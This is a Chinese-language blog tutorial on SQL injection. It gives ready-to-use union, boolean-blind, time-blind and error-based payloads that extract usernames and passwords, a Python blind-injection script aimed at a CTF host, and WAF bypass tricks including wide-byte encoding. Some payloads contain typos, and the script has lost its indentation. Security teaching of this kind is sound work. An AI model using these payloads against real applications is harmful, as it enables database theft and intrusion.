SQL注入

https://juejin.cn/post/7579190764766003240

什么是SQL注入

SQL 注入(SQL Injection)是一种常见的网络攻击手段,攻击者通过在输入字段或请求中注入恶意的 SQL 语句,操控数据库执行意图之外的操作。

SQL注入漏洞原理

攻击者通过在用户输入字段中插入恶意SQL代码,欺骗数据库执行未授权的操作,从而获取、篡改或破环敏感数据

主要原因是输入验证不足,当web应用程序未能正确验证用户输入时,攻击者可以将sql代码插入到输入字段中,导致数据库执行意图之外的操作。攻击者通过拼接SQL语句,将用户输入与SQL查询结合,形成完整的数据库查询语句,从而实现攻击

万能密码

1
admin' OR '1'='1

SQL注入类型

联合注入

存在Error报错页面和回显位时用联合注入

步骤

  1. 判断是否存在SQL注入
  2. 查询列数
  3. 爆显位数
  4. 查当前数据库名和版本
  5. 爆表
  6. 爆字段名
  7. 爆字段对应内容

单引号闭合

1
2
3
4
5
6
7
8
9
10
?id=1' --+
?id=1' order by 3 --+
?id=-1' union select 1,2,3 --+
?id=-1' union select 1,database(),version() --+
?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+
?id=-1' union select 1,2,group_concat(username ,id ,password) from users --+

//求所有库
?id=1' union select 1,2,group_concat(schema_name) from information_schema.schemata --+

双引号闭合

1
2
3
4
5
6
7
?id=1" --+
?id=1" order by 3 --+
?id=-1" union select 1,2,3 --+
?id=-1" union select 1,database(),version() --+
?id=-1" union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
?id=-1" union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+
?id=-1" union select 1,2,group_concat(username ,id ,password) from users --+

数字型注入

1
2
3
4
5
6
7
?id=1 --+
?id=1 order by 3 --+
?id=-1 union select 1,2,3 --+
?id=-1 union select 1,database(),version() --+
?id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
?id=-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+
?id=-1 union select 1,2,group_concat(username ,id ,password) from users --+

单引号字符型且含有括号

1
2
3
4
5
6
7
?id=1') --+
?id=1') order by 3 --+
?id=-1') union select 1,2,3 --+
?id=-1') union select 1,database(),version() --+
?id=-1') union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
?id=-1') union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+
?id=-1') union select 1,2,group_concat(username ,id ,password) from users --+

双引号字符型且含有括号

1
2
3
4
5
6
7
?id=1") --+
?id=1") order by 3 --+
?id=-1") union select 1,2,3 --+
?id=-1") union select 1,database(),version() --+
?id=-1") union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+
?id=-1") union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+
?id=-1") union select 1,2,group_concat(username ,id ,password) from users --+

一些具体解析

判断SQL语句是否是拼接,是字符or数字型

1
2
3
4
5
6
7
8
9
10
11
12
?id=1'
?id=1"
?id=1' --+
?id=1" --+

如果输入的被引号(单引号或双引号)包裹就是字符型,没有引号包裹就是数字型
输入的是单引号会报错且看得到数字就是单引号字符型
输入双引号报错且看得到数字就是双引号字符型
如果输入引号可以看到报错,但报错信息看不到数字,就应该是数字型注入

?id=1' :单引号 ' 是为了闭合原SQL语句中 id 条件的引号,为后续的注入做准备
--还有#是SQL中的注释标记,会将后面的内容注释掉

布尔盲注

步骤

  1. 判断数据库长度
  2. 逐一判断数据库名
  3. 判断所有表名字符长度
  4. 逐一判断表名
  5. 判断所有字段名长度
  6. 逐一判断字段名
  7. 判断字段内容长度
  8. 逐一检测内容

具体注入

同样需要先判断闭合方式是单引号双引号还是有括号

1
2
3
4
5
6
7
8
?id=1'and length((select databaes()))>9 --+
?id=1'and ascii(substr((select database()),1,1))=115 --+
?id=1'and length((select group_concat(table_name) from information_schema.tables where table_schema=database()))>13 --+
?id=1'and ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))>99 --+
?id=1'and length((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'))>20 --+
?id=1'and ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,1))>99 --+
?id=1' and length((select group_concat(username,password) from users))>109 --+
?id=1' and ascii(substr((select group_concat(username,password) from users),1,1))>50 --+

具体解析

判断数据库长度

1
?id=1' and length((select database()))<9 --+
  • 判断数据库长度,小于号可以换成大于号或等于号,可以不断调整从而精确获取数据库长度
  • and:SQL中的逻辑运算符,用于连接多个条件,只有当and两边均为真时,整个表达式才为真
  • select database():SQL查询语句,database()是Mysql等数据库的 一个函数,用来获取当前数据库的名称
  • length():SQL函数,用于获取字符串的长度

逐一判断数据库名称

1
?id=1'and ascii(substr(select database(),1,1))=115 --+

等于号可以替换为大于号或者小于号,可以通过不断尝试截取数据库名的字符,从而推测出数据库名

  • select database():获取当前数据库名
  • substr():是一个字符串截取函数,用于从数据库中截取一部分字符
  • substr((select database()),1,1):从获取到的数据库名的第一个字符开始截取,截取长度为1
  • ascii():将截取到的字符转换为ASCII码

判断所有表名字符长度

1
?id=1'and length((select group_concat(table_name)from information_schame.tables where table_schame=database()))>13 --+
  • 大于号可以换成小于号或等于号,可以通过尝试不同长度从而推断出表名的长度
  • information_schame.tables:MySQL数据库中的一个系统表,储存数据库中所有表的信息,包括表名
  • where table_schema=database() :确保只选取属于当前数据库的表信息
  • group_concat(table_name) :将满足条件的表名组合成一个字符串
  • length() :对组成的字符串计算其长度

逐一判断表名

1
?id=1'and ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))>99 --+
  • 大于号可以换成小于号或等于号,可以不断尝试修改ASCII码从而推测出表名
  • group_concat(table_name):将表名组合成一个字符串
  • from information_schema.tables:从information_schema.tables中查询
  • database():获取当前数据库名
  • table_schema=database():确保只查询当前数据库的表信息
  • substr:字符串截取函数,这里从获取的表名的第一个字符串开始截取,截取长度为1
  • ascii:将截取到的字符转换成ASCII码

判断所有字段名长度

1
?id=1'and length((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'))>20 --+
  • 大于号可以换成小于号或等于号,可以通过尝试不同长度从而推断出字段名的长度
  • group_concat(column_name) :将满足条件的字段名拼接成一个字符串
  • from information_schema.columns :从information_schema.columns中查询
  • table_schema=database() :确保只查询当前数据库的表信息
  • table_name=’user’ :确保只选取当前数据库中的 user 表的列信息
  • length :计算由字段名拼接后的字符串长度

逐一判断字段名

1
?id=1' and ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,1))>99 --+
  • 大于号可以换成小于号或等于号,可以不断尝试修改ASCII码从而推测出字段名
  • group_concat(column_name) :将满足条件的字段名拼接成一个字符串
  • from information_schema.columns :从information_schema.columns中查询
  • table_schema=database() :确保只查询当前数据库的表信息
  • table_name=’users’ :确保只选取当前数据库中的 users 表的列信息
  • substr :字符串截取函数,这里从获取的字段名的第一个字符串开始截取,截取长度为1
  • ascii :将截取到的字符传换成ASCII码

判断字段内容长度

1
?id=1'and length((select group_concat(username,password) from users))>109 --+
  • 大于号可以换成小于号或等于号,可以通过尝试不同长度从而推断出username和password值拼接后的字符串的长度
  • group_concat(username,password) :将username和password的值拼接成一个字符串
  • from users :指定从 users 表中选取数据

逐一检测内容

1
?id=1' and ascii(substr((select group_concat(username,password) from users),1,1))>50 --
  • 大于号可以换成小于号或等于号,可以不断尝试修改ASCII码从而推测出username和password的内容
  • group_concat(username,password) :将username和password的值拼接成一个字符串
  • from users :指定从 users 表中选取数
  • substr :字符串截取函数,这里从获取的内容的第一个字符串开始截取,截取长度为1
  • ascii :将截取到的字符传换成ASCII码

时间盲注

步骤

  1. 判断参数构造
  2. 判断数据库名长度
  3. 逐一判断数据库字符
  4. 判断所有表名长度
  5. 逐一判断表名
  6. 判断所有字段名长度
  7. 逐一判断字段名
  8. 判断字段内容长度
  9. 逐一检测内容

具体注入

1
2
3
4
5
6
7
8
9
?id=1' and if(1=1,sleep(5),1) --+
?id=1' and if(length((select database()))>9,sleep(5),1) --+
?id=1' and if(ascii(substr((select database()),1,1))=115,sleep(5),1) --+
?id=1' and if(length((select group_concat(table_name) from information_schema.tables where table_schema=database()))>13,sleep(5),1) --+
?id=1' and if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))>99,sleep(5),1) --+
?id=1' and if(length((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'))>18,sleep(5),1) --+
?id=1'and if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,1))>99,sleep(5),1)--+
?id=1' and if(length((select group_concat(username,password) from users))>109,sleep(5),1) --+
?id=1' and if(ascii(substr((select group_concat(username,password) from users),1,1))>50,sleep(5),1) --+

解析

判断函数构造

1
?id=1' and if(1=1,sleep(5),1)--+
  • 通过观察页面响应是否延迟5秒从而判断是否存在SQL注入
  • if:是SQL中的条件判断函数,语法格式是if(condition, value_if_true, value_if_false)
  • 1=1:是一个永远为真的条件
  • sleep(5):使数据库的执行暂停5秒,如果页面相应时间明显增加5秒,啧表明注入成功

判断数据库名长度

1
?id=1'and if(length((select database()))>9,sleep(5),1)--+
  • 通过不断改变if条件和观察页面响应时长,从而推测数据库名长度
  • select database():获取当前数据库名
  • length():获取数据库名长度
  • if():判断数据库名长度。成功则延迟5秒
  • sleep(5):如果if()条件为真则暂停5秒,即页面响应延时5秒

逐一判断数据库字符

1
?id=1'and if(ascii(substr((select database()),1,1))=115,sleep(5),1)--+
  • 通过不断改变if条件和观察页面响应时长,从而推测数据库名长度
  • select database():获取当前数据库吗
  • substr():截取数据库名的字符,这里从第一个字符截取,截取长度为1
  • ascii():将截取字符转换成ASCII码值
  • if():将截取字符的ASCII码与指定的ASCII码比较
  • sleep(5) :如果if()条件为真则暂停5秒,即页面响应延时5秒

判断所有表名长度

1
?id=1'and if(length((select group_concat(table_name) from information_schema.tables where table_schema=database()))>13,sleep(5),1)--+
  • 通过不断改变if条件和观察页面响应时长,从而推测表名长度
  • from information_schema.tables :从储存数据库所有表的系统表中获取信息
  • table_schema=database() :确保只查询当前数据库
  • group_concat(table_name) :将满足条件的表名拼接成一串字符串

逐一判断表名

1
?id=1'and if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1))>99,sleep(5),1)--+
  • 通过不断改变if条件和观察页面响应时长,从而推测表名
  • group_concat(column_name) :将满足条件的表名拼接成一串字符串

判断所有字段名长度

1
?id=1'and if(length((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'))>20,sleep(5),1)--+
  • 通过不断改变if条件和观察页面响应时长,从而推测字段名长度
  • from information_schema.columns :从储存数据库所有表的列的数据信息的系统表中获取信息
  • group_concat(column_name) :将满足条件的字段名拼接成一串字符串
  • table_name=’users’ :确保只查询 users 表

逐一判断字段

1
?id=1'and if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,1))>99,sleep(5),1)--+
  • 通过不断改变if条件和观察页面响应时长,从而推测字段名
  • group_concat(column_name) :将满足条件的字段名拼接成一串字符串

判断字段内容长

1
?id=1' and if(length((select group_concat(username,password) from users))>109,sleep(5),1)--+
  • 通过不断改变if条件和观察页面响应时长,从而推测内容长度
  • group_concat(username,password) :将满足条件的 username 和 password 拼接成一串字符串
  • length :获取由 username 和 password 拼接成一串字符串的长度
  • from users :从 users 表中查询

逐一检测内容

1
id=1' and if(ascii(substr((select group_concat(username,password) from users),1,1))>50,sleep(5),1)--+
  • 通过不断改变if条件和观察页面响应时长,从而推测内容
  • group_concat(username,password) :将满足条件的 username 和 password 拼接成一串字符串
  • from users :从 users 表中查询
  • substr() :截取由 username 和 password 拼接成的字符串的字符,这里从第一个字符截取,截取长度为1
  • ascii() :将截取的字符转换成ASCII码
  • if() :将截取字符的ASCII码与指定的ASCII码比较
  • sleep(5) :如果if()条件为真则暂停5秒,即页面响应延时5秒

爆破脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
import requests
import time

url='http://028d683f-3868-4642-b703-3cbe1a6fac27.node5.buuoj.cn:81/index.php'
flag = ''
for i in range(1,43):
max = 127
min = 0
for c in range(0,127):
n = (int)((max+min)/2)
payload = '0^(ascii(substr((select(flag)from(flag)),'+str(i)+',1))>'+str(n)+')'
r = requests.post(url,data = {'id':payload})
time.sleep(0.005)
if 'Hello' in str(r.content):
min=n
else:
max=n
if((max-min)<=1):
flag+=chr(max)
print("\r", end="")
print(flag,end='')
break

报错注入

Tip:可用^来连接函数形成异或

extractvalue报错注入

1
extractvalue(XML_document,XPath_string)
  • XML_document:是String格式,为XML文档对象名称,文中为Doc
  • XPath_string:XPath格式的字符串
  • 作用:从 XML_document中提取符合XPath_string的值,当我们Xpath_string语法报错的时候就会报错
1
2
3
4
5
6
1' and (extractvalue(1,concat(0x5c,version(),0x5c)))#
1' and (extractvalue(1,concat(0x5c,database(),0x5c)))#
1' and (extractvalue(1,concat(0x5c,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x5c)))#
1' and (extractvalue(1,concat(0x5c,(select group_concat(column_name) from information_schema.columns where table_schema=databases() and table_name='users'),0x5c)))#
1' and (extractvalue(1,concat(0x5c,(select password from (select password from users where username='admin1') b) ,0x5c)))#
1' and (extractvalue(1,concat(0x5c,(select group_concat(username,password) from users),0x5c)))#

updataxml报错注入

1
UPDATEXML (XML_document, XPath_string, new_value)
  • XML_document:是String格式,为XML文档对象的名称,文中为Doc
  • XPath_string :Xpath格式的字符串
  • new_value,String格式,替换查找到的符合条件的数据
  • 作用:改变文档中符合条件的节点的值,改变XML_document中符合XPATH_string的值
1
2
3
4
5
6
7
123' and (updatexml(1,concat(0x5c,version(),0x5c),1))#
123' and (updatexml(1,concat(0x5c,database(),0x5c),1))#
123' and (updatexml(1,concat(0x5c,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x5c),1))#
123' and (updatexml(1,concat(0x5c,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name ='users'),0x5c),1))#
123' and (updatexml(1,concat(0x5c,(select password from (select password from users where username='admin1') b),0x5c),1))#
123' and (updatexml(1,concat(0x5c,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name ='emails'),0x5c),1))#
1' and (updatexml (1,concat(0x5c,(select group_concat(id,email_id) from emails),0x5c),1))#

group_by报错注入

1
2
3
4
5
6
7
123' and (select count(*) from information_schema.tables group by concat(database(),0x5c,floor(rand(0)*2)))#
123' and (select count(*) from information_schema.tables group by concat(version(),0x5c,floor(rand(0)*2)))#
1' and (select count(*) from information_schema.tables where table_schema=database() group by concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 1,1),0x7e,floor(rand(0)*2)))#
1' and (select count(*) from information_schema.tables where table_schema=database() group by concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e,floor(rand(0)*2)))#
1' and (select count(*) from information_schema.columns where table_schema=database() group by concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),0x7e,floor(rand(0)*2)))#
1' and (select count(*) from information_schema.columns group by concat(0x7e,(select group_concat(username,password) from users),0x7e,floor(rand(0)*2)))#
1' and (select 1 from(select count(*) from information_schema.columns where table_schema=database() group by concat(0x7e,(select password from users where username='admin1'),0x7e,floor(rand(0)*2)))a)#
SQL语句

一些特性

  • SQL对大小写不敏感
  • 某些数据库系统要求在每条 SQL 语句的末端使用分号
  • 分号是在数据库系统中分隔每条 SQL 语句的标准方法,这样就可以在对服务器的相同请求中执行一条以上的 SQL 语句

运算符讲解 ||或者or

select a1 || a2

  • 若a1为非0数字,则结果为1。
  • 若a1为0或字母,a2为非0数字,则结果为1。
  • a1和a2都不为非0数字,则结果为0。

一些重要语句语法

SELECT

从数据库中提取数据

1
2
3
4
SELECT column_name(s)
FROM table_name
WHERE condition
ORDER BY column_name [ASC|DESC]
  • column_name(s):要查询的列
  • table_name:要查询的表
  • condition:查询条件(可选)
  • ORDER BY:排序方式(可选:ASC升序,DESC降序)

UPDATE

更新数据库中的数据

1
2
3
UPDATE table_name
SET column1 = value1, column2 = value2, ...
WHERE condition
  • table_name:要更新数据的表
  • column1 = value1, column2 = value2, …:要更新的列及其新值
  • condition:更新条件

INSERT INTO

向数据库中插入新数据

1
2
INSERT INTO table_name (column1, column2, ...)
VALUES (value1, value2, ...)
  • table_name:要插入数据的表
  • column1, column2, …:要插入数据的列
  • value1, value2, …:对应列的值

CREATE DATABASE

创建新数据库

1
2
3
4
5
CREATE TABLE table_name (
column1 data_type constraint,
column2 data_type constraint,
...
)
  • table_name:要创建的新的表名
  • column1,column2···:表的列
  • data_type:列的数据类型 (如 INT、VARCHAR等)
  • constraint:列的约束 (如 PRIMARY KEY、NOT NULL 等)

ALTER DATABASE

修改数据库

CREATE TABLE

创建新表

ALTER TABLE

变更(改变)数据库表

1
2
ALTER TABLE table_name
ADD column_name data_type

table_name:要修改的表名

column_name:要添加的列

data_type:列的数据类型

1
2
ALTER TABLE table_name
DROP COLUMN column_name

column_name:要删除的列

DROP TABLE

删除表

1
DROP TABLE table_name

ORDER BY

用于对结果集进行排序

1
2
3
SELECT column_name(s)
FROM table_name
ORDER BY column_name [ASC|DESC]
  • column_name:用于排序的列
  • ASC:升序(默认就是升序)
  • DESC:降序

GROUP BY

用于将结果集按一列或多列进行分组

1
2
3
4
SELECT column_name(s), aggregate_function(column_name)
FROM table_name
WHERE condition
GROUP BY column_name(s)

aggregate_function:聚合函数(如COUNT、SUM、AVG等)

WHERE

1
2
3
SELECT column_name(s)
FROM table_name
WHERE condition

condition:筛选条件

CREATE INDEX

用于创建索引,以加快查询速度

1
2
CREATE INDEX index_name
ON table_name (column_name)

index_name:索引的名称

column_name:要索引的列

DROP INDEX

用于删除索引

1
2
DROP INDEX index_name
ON table_name

ON table_name :索引所在的表

HAVING

用于对分组后的结果集进行筛选

1
2
3
4
SELECT column_name(s), aggregate_function(column_name)
FROM table_name
GROUP BY column_name(s)
HAVING condition

JOIN:可以是 INNER JOIN、LEFT JOIN、RIGHT JOIN 或 FULL JOIN

DISTINCT

用于返回唯一不同的值

1
2
SELECT DISTINCT column_name(s)
FROM table_name

column_name(s):要查询的列

一些重要的命令

select

从数据库中提取数据

update

更新数据

delete

删除数据

INSERT INTO

插入新数据

CREATE DATABASE/TABLE/INDEX

创建新的数据库或新表或索引(搜索键)

ALTER DATABASE/TABLE

修改变更数据库或表

DROP TABLE/INDEX

删除表或者索引

handler

handle不是通用的SQL语句,是Mysql特有的,可以逐行浏览某个表中的数据

格式

  • 打开表:handler 表名 open;
  • 查看数据:handler 表名 read next;
  • 关闭表:hansler 表名 read close;

命令查询规则

  • handler table_name open;handler table_name read first;handler table_name close;
  • handler table_name open;handler table_name read next;handler table_name close;

SQL的一些绕过姿势

被过滤的 等价替换
空格 /**/或者+
= like
–+ #

注释符绕过

常用注释符

1)–注释内容

2)#注释内容

3)/注释内容/

大小写绕过

常用于 waf的正则对大小写不敏感的情况

例:uniOn selEct 1,2

内联注释绕过

把一些特有的仅在MYSQL上的语句放在/!…/中,这样这些语句如果在其他数据库中是不会被执行的,但在MYSQL中会执行(区别/**/

例:union /!select/ 1,2

双写关键字绕过

一些简单的waf中,将关键字select等只使用replace()函数置换为空,这时候可以使用双写关键字绕过

例:union seselectlect 1,2

特殊编码绕过

  1. 十六进制编码绕过(将表名或者数据库名之类的编码绕过)
  2. ASCLL编码绕过
  3. Unicode编码

一些常用的Unicode编码

单引号 %u0027、%u02b9、%u02bc、%u02c8、%u2032、%uff07、%c0%27、%c0%a7、%e0%80%a7
空格 %u0020、%uff00、%c0%20、%c0%a0、%e0%80%a0
左括号 %u0028、%uff08、%c0%28、%c0%a8、%e0%80%a8
右括号 %u0029、%uff09、%c0%29、%c0%a9、%e0%80%a9

空格过滤绕过

可代替空格的方式

/**/
()
回车 (url编码中的%0a)
`反引号
tap
两个空格

过滤or and xor(异或) not绕过

and &&
or ||
xor |
not

过滤等号=绕过

  1. 不加通配符的like执行的效果和=一致,所以可以用来绕过
  2. rlike:模糊匹配,只要字段的值中存在要查找的部分就会被选择出来,用来取代=时,rlike的用法和上面的like一样,没有通配符效果和=一样
  3. regexp:Mysql中使用REGEXP操作符来进行正则表达式匹配
  4. 使用大小于号来绕过=

例:select * from users where id>1 and id<3

  1. <>等价于!=,所以在前面再加一个!结果就是等号了

例:select*from users where !(id <>1)

过滤大小于号绕过

在SQL盲注中,一般使用大小于号来判断ASCII码值的大小来达到爆破的效果

greates(n1,n2,n3···)

greates函数能够返回n中的最大值

1
select*from users where id=1 and greatest(ascii(substr(username,1,1)),1)=116

解析

substr(username,1,1):字符串截取函数,意思是从username字段的第1位开始,截取1个字符

ascii():ASCII码转换函数,将截取到的单个字符转换成对应的ASCII值

greatest(···,1):greatest(a,b)是SQL中的取最大值函数,返回两个参数中较大的那个值

这里第二个参数固定为1,因为ASCII码的取值范围是0~127,1是一个远小于目标值的基准数

当ascii(substr(···))=116时,greatest(116,1)的结果时116

当ascii(substr(···))!=116时,greatest(值,1)的结果大于116或者小于116

greatest(···)=116:整个表达式的最终判断逻辑:只有当username第1个字符的ASCII码是116时,这个等式才成立

least(n1,n2,n3···):返回n中的最小值

strcmp(str1,str2)

若所有的字符串均相同则返回0

若根据当前分类次序,第一个参数小于第二个参数,则返回-1

其他情况返回1

in关键字

1
select*from users where id=1 and substr(username,1,1) in('t')

in是SQL中的成员判断运算符,用于检查左侧的值是否存在于右侧的集合中

substr(username,1,1) in(‘t’)等价于判断substr(username,1,1) =’t’

between a and b

在a~b之间,包括a,b(等价于<=或者>=)

1
select*from users where id between 1 and 2

过滤引号绕过

使用十六进制

1
union select 1,group_concat(column_name)from information_schema.columns where table_name=0x61645F6C696E6B  

即将表名十六进制编码

宽字节

常用在web应用使用的字符集为GBK时,并且过滤了引号,就可以试试宽字节。

%27表示 ‘(单引号),单引号会被转义成'

1
%E6' union select 1,2#

过滤逗号绕过

使用from a for b

a表示从第a个开始读取b个长度的子串

1
select substr("string"from 1 for 3)

等价于

1
select substr("string"1,3)

join关键字绕过

1
select from users union select*from (select 1)a join(selsect 2)b join(select 3)c 

等价于

1
union select 1,2,3

like关键字

适用于substr()等提取子串的函数中的逗号

1
select user() like "t%"

等价于

1
select*from users limit 2,1

过滤函数绕过

过滤函数 等价函数
sleep() benchmark(a,b)a表示执行次数,b为执行的表达式
ascii() hex(),bin()替代之后再使用对应的进制转string即可
group_concat() concat_ws()例:mysql> select concat_ws(“,”,”str1”,”str2”)
substr() substring(),mid()与substr()可相互取代取子串的函数还有left(),right()
user() @@user、 datadir–>@@datadir
ord() ascii()这两个函数只在处理英文时效果一样


replace()

1
replace(string_expression , string_pattern , string_replacement)

解析

string_expression:要搜索的字符串表达式,可以是字符或二进制数据类型

string_pattern:要查找的子字符串,可以是字符或二进制数据类型。string_pattern不能是空字符串(‘’)

string_replacement:替换字符串,可以是字符或二进制数据类型

实例

  1. 直接替换字符串中的部分字符
1
select  replace('abcdefghabc','abc','xxx')---输入的字符串为:abcdefghabc

结果为:xxxdefghxxx

  1. 替换一个字段中所有的部分字符
1
2
3
4
5
6
7
8
9
10
11
12
13
--新建表
create table tmp_city(
city_id int,
city_name varchar(10))
--插入数据
insert into tmp_city(city_id,city_name) values ('1100','北京市')
insert into tmp_city(city_id,city_name) values ('1200','天津市')
insert into tmp_city(city_id,city_name) values ('1300','上海市')
insert into tmp_city(city_id,city_name) values ('1400','重庆市')
insert into tmp_city(city_id,city_name) values ('1500','青岛市')
insert into tmp_city(city_id,city_name) values ('1600','大连市')
--查询结果
select city_name,REPLACE(city_name,'市','') as city from tmp_city

结果

image-20260131003945965

缓冲区溢出

缓冲区溢出用于对付WAF,有不少WAF是C语言写的,而C语言自身没有缓冲区保护机制,因此如果WAF在处理测试向量时超出了其缓冲区长度,就会引发bug从而实现绕过

预编译

预编译相当于定一个语句相同,参数不通的Mysql模板,我们可以通过预编译的方式,绕过特定的字符过滤

格式

1
2
3
4
5
perpare 名称 from sql语句? ;

set @x=xx;

execute 名称 using @x;

数据库类型

数据库类型 获取当前数据库/路径的函数
MySQL/MariaDB database()
SQLite3 sqlite_master表查询/pragme database_list
SQL Server DB_NAME()

宽字节

什么是宽字节

  1. GBK是占两个字节(也就是名叫宽字节, 只要字节大于1的都是)
  2. ASCII占一个字节
  3. PHP中编码为GBK ,函数执行添加的是ASCII编码,mysql默认字符集是GBK等宽字节字符集

常用过滤函数

trim()函数

移除字符串两侧的空白字符或其他预定义字符

htmlspecialchars()函数

把预定义的字符”<”和”>”转换为HTML实体,预防XSS

addslashes()

返回在预定义字符之前添加反斜杠的字符串

预定义字符

  1. 单引号(’)
  2. 双引号(”)
  3. 反斜杠(\)
  4. NULL

上述函数常在CMS使用进行过滤(什么是CMS


单引号探测

?id=1’

image-20260131003936282

这里我们我们发现输入的 ‘ 直接被转义成 了 ' ,在一般情况下此处是不存在sql注入的

但是当数据库的编码是GBK时,可以使用宽字节注入

宽字节的格式:在地址后加一个%df再加单引号

宽字节注入

原理

在宽字节注入中,攻击者利用了GBK等宽字节字符集的特性:一个字符占两个字节,而在ASCII字符集中一个字符只占用一个字节,如果把php中的字符串编码设置为GBK时,如果MySQL的默认字符集也是GBK或类似的宽字节字符集就可能发生宽字节注入

条件

  • 数据库为GBK编码
  • 使用了转义函数,将POGETST、cookie传递的参数进行过滤,将单引号、双引号、null等敏感字符用转义符\进行转义

格式

在地址后加一个%df再加单引号

绕过方式

1
root %df' or 1=1 #

方式:在地址后加%df’

原理:在GBK编码中,反斜杠的编码是%5c,在输入%df后,使得添加反斜杠后形成%df%5c,而%df%5c是繁体字“連”,单引号成功逃逸,爆出Mysql数据库的错误


SQL注入
https://colourful228.github.io/2026/01/31/SQL注入/
作者
Colourful
发布于
2026年1月31日
更新于
2026年2月11日
许可协议